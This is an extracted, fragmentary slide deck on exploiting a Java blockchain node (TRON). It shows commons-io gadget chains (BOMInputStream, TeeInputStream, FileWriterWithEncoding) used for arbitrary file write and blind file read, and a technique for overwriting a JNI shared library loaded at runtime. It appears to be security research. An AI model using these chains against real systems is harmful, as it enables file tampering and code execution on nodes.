
Process1 `dlopen(libfoo.so)`



Override shared lib at Runtime

Process1 `dlopen(libfoo.so)`

Meanwhile, Process2 open & write libfoo.so (or by direct IO)



Read & Write JNI .so


- Get the random file name released by JNI jar
- No direct resp by HTTP but broadcast on P2P network 
- Write binary bytes instead of string with encoding
 - Input json string
 - Output stream and file writer

Read & Write – commons-io 2.x

WRITE

```
java.lang.AutoCloseable
↓
org.apache.commons.io.input.BOMInputStream(InputStream delegate, boolean include, ByteOrderMark... boms)
↓
BOMInputStream#getBOM() → boolean matches(ByteOrderMark bom)
↓
Field delegate.read() → Boms cmp with input.read()
↓
org.apache.commons.io.input.TeeInputStream#read()
@Override
public int read() throws IOException {
    int ch = input.read();
    if (ch != -1) {
        branch.write(ch);
    }
    return ch;
}
```

READ



Write – commons-io 2.x

WRITE

```
java.lang.AutoCloseable
```

```
    ↓  
org.apache.commons.io.input.BOMInputStream(InputStream delegate, boolean include, ByteOrderMark... boms )
```

```
    ↓  
BOMInputStream#getBOM()
```

```
    ↓  
Field delegate.read()
```

```
    ↓  
org.apache.commons.io.input.TeeInputStream(InputStream input, OutputStream branch, boolean closeBranch)
```

```
@Override
```

```
public int read() throws IOException {
```

```
    int ch = input.read();
```

```
    if (ch != -1) {
```

```
        branch.write(ch);
```

```
    }
```


```
    return ch;
```

```
}
```

Write String

- Field delegate → org.apache.commons.io.input.TeeInputStream
- └ Field input → org.apache.commons.io.input.CharSequenceInputStream
 - └ Field cs → input string ! > default bufsize 8192, auto flush
- └ Field branch → org.apache.commons.io.output.WriterOutputStream
- └ Field writer → org.apache.commons.io.output.FileWriterWithEncoding
 - └ Field file → output file path

Write Binary



Read – commons-io 2.x

READ

java.lang.AutoCloseable

org.apache.commons.io.input.BOMInputStream(InputStream delegate, boolean include, ByteOrderMark... boms)

BOMInputStream#getBOM() → boolean matches(ByteOrderMark bom)

Compare Array Field boms with Field delegate.read()


SAME
ONE?

Return null

Return bom

Blind Read

Read Directory



Pointer Hijacking

```
org.tron.common.overlay.discover.node.NodeManager#channelActivated()
↓
nodeManagerTasksTimer.scheduleAtFixedRate(new TimerTask() {
    @Override
    public void run() {
        dbWrite(); ━━━━━━
    }
}, DB_COMMIT_RATE, DB_COMMIT_RATE);

